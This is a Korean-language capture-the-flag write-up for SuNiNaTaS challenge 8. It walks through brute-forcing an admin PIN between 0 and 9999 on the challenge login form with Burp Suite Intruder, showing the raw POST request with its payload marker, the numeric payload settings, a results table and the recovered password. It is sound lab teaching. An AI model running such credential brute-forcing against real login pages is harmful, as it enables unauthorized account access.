
SuNiNaTaS 8

처음 들어가면 다음과 같이 페이지가 주어집니다.




소스를 확인해봅니다.

```
▼<body class="vsc-initialized"> == $0
  ▶<form method="post" action="./web08.asp">…</form>
    <!-- Hint : Login 'admin' Password in 0~9999 -->
    <!-- M@de by 2theT0P -->
```

힌트로 id는 admin, password는 0~9999 사이 중 하나의 숫자인 것을 확인할 수 있습니다.

직접 일일이 다 넣어보기에는 너무 힘이드니 Burp Suite 툴을 사용하여 0~9999 까지의 숫자를 넣어봅니다.

```
1  POST /challenge/web08/web08.asp HTTP/1.1
2  Host: suninatas.com
3  Content-Length: 13
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://suninatas.com
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://suninatas.com/challenge/web08/web08.asp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: ASP.NET_SessionId=qvghq5xbe5kehvkdxdbln1g4; _ga=GA1.2.373015324.1652581677; ASPSESSIONIDASBTQCSA=GKLBAPCACGABADOIKJFMDECP; ASPSESSIONIDQQSCQCRC=
   JGCHBGEAHBMLIICKDICCKHOP; _gid=GA1.2.834336246.1653169767; ASPSESSIONIDQCDTTBSC=LBBPDPKAPNJBPMMDFMLIFPNG; ASPSESSIONIDCQCQRCSA=GJIDMHOAJDMFGNJNCCCLKBOH
14 Connection: close
15
16 id=admin&pw=$0$
```



Positions | Payloads | Resource Pool | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set: 1 — Payload count: 9,999

Payload type: Numbers — Request count: 89,991

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: (•) Sequential ( ) Random

From: 1

To: 9999

Step: 1

How many:


Number format

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			2221	
1	1	200			2221	
2	2	200			2221	
3	3	200			2221	
4	4	200			2221	
5	5	200			2221	
6	6	200			2221	
7	7	200			2221	
8	8	200			2221	
9	9	200			2221	
10	10	200			2221	
11	11	200			2221	
12	12	200			2221	
13	13	200			2221	
14	14	200			2221	

작업을 전부 끝내고 확인하면 password는 7707임을 알 수 있습니다.

이제 id에 admin과 password에 7707를 넣어봅니다.

Auth key를 얻을 수 있습니다.



추가로 burp suite 툴을 사용하여 구하긴 했지만 시간이 너무 많이 소요되어 다른 방법을 강구해봐야겠습니다.